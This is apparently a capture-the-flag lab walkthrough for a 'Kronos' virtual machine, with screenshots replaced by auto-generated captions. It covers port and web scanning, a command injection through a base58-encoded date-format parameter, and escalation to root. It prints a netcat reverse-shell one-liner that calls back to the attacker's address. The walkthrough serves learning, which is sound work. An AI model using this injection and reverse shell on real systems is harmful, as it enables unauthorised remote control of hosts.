Walkthrough – Kronos

Contents

[Host Discovery 2](#_Toc146220090)

[Nmap 2](#_Toc146220091)

[Nikto 2](#_Toc146220092)

[Viewing Website 2](#_Toc146220093)

[Exploitation 2](#_Toc146220094)

# Host Discovery

A black background with white text

Description automatically generated

**Kali**: 192.168.56.101


**Victim**: 192.168.56.143

# Nmap

A black background with white text

Description automatically generated





# Nikto



This found nothing really special.

# Dirb

A black background with white text

Description automatically generated

It didn’t really find anything of use.

# Viewing Website

Looking at the site, it appears to just be text with a black background.

## Source Code

Looking at the source there is a URL in there.

I then added the domain chronos.local into my /etc/hosts file.

However, visiting that specific url gives me permission denied. Looking at <http://chronos.local> shows me the same page but with the current date.

4ugYDuAkScCG5gMcZjEN3mALyG1dD5ZYsiCfWvQ2w9anYGyL is in base58.

# Url Exploitation

## Burp Suite

Now open up burp and send a request to that url.

http://chronos.local:8000/date?format=4ugYDuAkScCG5gMcZjEN3mALyG1dD5ZYsiCfWvQ2w9anYGyL

Netcat One Liner to base58.

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 192.168.1.3 1234 >/tmp/f

A close-up of numbers

Description automatically generatedAdd it to the request.

And then modify the User-Agent

Note: I didn’t get this part until I was looking through the source code of the website.

## Exploiting System

A screen shot of a computer code

Description automatically generated

A computer screen shot of white text

Description automatically generatedFound an exploit for the service in the backend folder. The process has an exploit for remote code execution.

### Python Server

A screen shot of a computer

Description automatically generated

Victim Machine will execute the code.

A computer screen shot of a program

Description automatically generated

Now the netcat will connect to the victim machine.A screenshot of a computer program

Description automatically generated Now I am in I can begin exploiting the actual system to gain privileges.

# Privilege Escalation

## Flag 1

This flag is located in the /home/imera directory.

## Flag 2

### Sudo -l

A screenshot of a computer program

Description automatically generated

A screenshot of a computer code

Description automatically generated

## A screen shot of a computer Description automatically generatedRoot

Now I can get the root flag in the root directory.

A black background with white text

Description automatically generated